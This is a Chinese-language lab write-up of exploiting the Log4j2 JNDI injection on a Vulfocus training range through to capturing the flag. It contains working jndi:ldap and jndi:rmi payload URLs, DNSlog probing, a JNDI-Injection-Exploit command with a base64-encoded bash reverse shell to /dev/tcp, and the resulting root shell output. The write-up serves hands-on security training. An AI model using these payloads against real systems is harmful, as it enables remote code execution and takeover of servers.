Vulfocus复现log4j2

0、log4j2漏洞介绍

1、漏洞原理

由于Log4j2组件在处理程序日志记录时存在JNDI注入缺陷，未经授权的攻击者利用该漏洞，可向目标服务器发送精心构造的恶意数据，触发Log4j2组件解析缺陷，实现目标服务器的任意代码执行，获得目标服务器权限。

2、Log4j2基础

Log4j 是一款开源 Java 日志记录工具。日志记录主要用来监视代码中变量的变化情况，周期性的记录到文件中供其他应用进行统计分析工作；跟踪代码运行时轨迹，作为日后审计的依据；担当集成开发环境中的调试器的作用，向文件或控制台打印代码的调试信息。

Apache Log4j2是一款优秀的Java日志框架，被各类Java框架广泛地使用。

3、Jndi基础

JNDI（Java Naming and Directory Interface，Java命名和目录接口），是Java提供的一个目录服务应用程序接口（API），它提供一个目录系统，并将服务名称与对象关联起来，从而使得开发人员在开发过程中可以使用名称来访问对象 。

JNDI由三部分组成：JNDI API、Naming Manager、JNDI SPI。JNDI API是应用程序调用的接口，JNDI SPI是具体实现，应用程序需要指定具体实现的SPI。

1、vulfocus靶场安装

1、拉取vulfocus官方docker容器

(1) 启动docker服务

```
systemctl start docker
```

(2) 拉取vulfocus靶场

```
docker pull vulfocus/vulfocus:latest
```

(3) 启动vulfocus靶场

```
docker run -d -p 80:80 -v /var/run/docker.sock:/var/run/docker.sock -e
VUL_IP=192.168.21.135 vulfocus/vulfocus

访问192.168.21.135
用户名admin 密码admin
```

2、下载vulfocus离线包，docker-compose启动

(1) 启动docker服务

```
systemctl start docker
```

(2) 下载vulfocus靶场

```
https://github.com/fofapro/vulfocus     ##vulfocus项目地址

git clone https://github.com/fofapro/vulfocus.git vulfocus-master     ##下载vulfocus
```

(3) 启动vulfocus


```
cd vulfocus-master      ##进入vulfocus-master目录下

docker-compose up -d    ##使用docker-compose拉取启动vulfocus靶场

访问192.168.21.135
用户名admin 密码admin
```

2、vulfocus靶场启动log4j2场景

1、登录vulfocus靶场


2、下载log4j2镜像


3、启动log4j2容器



4、访问地址：192.168.21.137:36963

5、进入漏洞界面





ok

3、可以用dnslog来测试是否有漏洞

（1）dnslog原理

DNSlog就是储存在DNS上的域名相关的信息,它记录着你对域名或者IP的访问信息,也就是类似于日志文件。


首先了解一下多级域名的概念，我们知道因特网采用树状结构命名方法，按组织结构划分域是一个名字空间中一个被管理的划分，域可划分为子域，子域再可被划分为多级域名称为一级域名，二级域名，三级域名，从一个域名地址来从右到左依次是顶级域名，二级域名，三级域名,例如 gaobai.kxsy.com,通俗的说就是我有个域名kxsy.work，我将域名设置对应的ip 2.2.2.2 上，这样当我向dns服务器发起kxsy.work的解析请求时，DNSlog中会记录下他给kxsy.work解析，解析值为2.2.2.2，而我们这个解析的记录的值就是我们要利用的地方,这个过程被记录下来就是DNSlog。

（2）在线的dnslog平台


```
http://www.dnslog.cn

http://ceye.io

http://dnslog.pw/login
```

（3）利用dnslog测试是否有漏洞

```
http://192.168.21.137:10581/hello?payload=${jndi:ldap://l6cv0ak0.dnslog.pw/exp}

http://192.168.21.137:10581/hello?
payload=%24%7bjndi%3aldap%3a%2f%2fl6cv0ak0.dnslog.pw%2fexp%7d
```



HTTP Status 400 – Bad Request



ok


域名 搜索 子域名: l6cv0ak0.dnslog.pw

ID	域名	Type	IP
17219	l6cv0ak0.dnslog.pw	A	120.241.137.67
17218	l6cv0ak0.dnslog.pw	A	39.156.131.30
17217	l6cv0ak0.dnslog.pw	A	111.13.81.234
17216	l6cv0ak0.dnslog.pw	A	111.13.81.234

« 1 » 第1页 / 共1页, 共4条记录 删除所有记录

4、攻击机kali（192.168.21.128） 开始nc监听7777端口

```
nc -lvvp 7777
```




5、利用jndi注入工具在攻击机上开启jndi服务器

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C bash -c "
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIxLjEyOC83Nzc3IDA+JjE=}|{base64,-d}|
{bash,-i}" -A 192.168.21.128
```

这个安装在kali上面的jndi服务器是利用JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar来启动起来的，启动参数包括-C是执行的bash命令，-c参数后面是执行的具体命令，用双引号引起来 -A 指服务器的IP
这里注意已经把反弹shell命令用base64编码


```
bash -i >& /dev/tcp/192.168.21.128/7777 0>&1     ##反弹shell命令

YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIxLjEyOC83Nzc3IDA+JjE=      ##base64编码
```

执行命令之后 生成可用payload




6、利用payload开始攻击，获得反弹shell

利用生成的payload进行攻击




访问网址 出现ok

```
http://192.168.21.137:10581/hello?
payload=${jndi:rmi://192.168.21.128:1099/4rbfmd}

http://192.168.21.137:10581/hello?
payload=%24%7bjndi%3armi%3a%2f%2f192.168.21.128%3a1099%2f4rbfmd%7d
```



ok

监听界面出现如下提示表明获得反弹shell



7、获得flag值，提交flag

查找flag文件

```
listening on [any] 7777 ...
192.168.21.137: inverse host lookup failed: Unknown host
connect to [192.168.21.128] from (UNKNOWN) [192.168.21.137] 56552
bash: cannot set terminal process group (1): Inappropriate ioctl for
 device
bash: no job control in this shell
root@7cae433ce37d:/demo# find / -name flag*
find / -name flag*
find: '/proc/1/map_files': Operation not permitted
find: '/proc/45/map_files': Operation not permitted
find: '/proc/54/map_files': Operation not permitted
find: '/proc/74/map_files': Operation not permitted
find: '/proc/79/map_files': Operation not permitted
/sys/devices/pnp0/00:05/tty/ttyS0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/tmp/flag-{bmh60825134-6330-4c66-b497-07df614d1987}
root@7cae433ce37d:/demo#
```

提交flag值

显示通关，完成。


2.5
通关
Log4j2远程命令执行（CVE-2
Apache Log4j2 是一个基于 Java 的日志记
启动
删除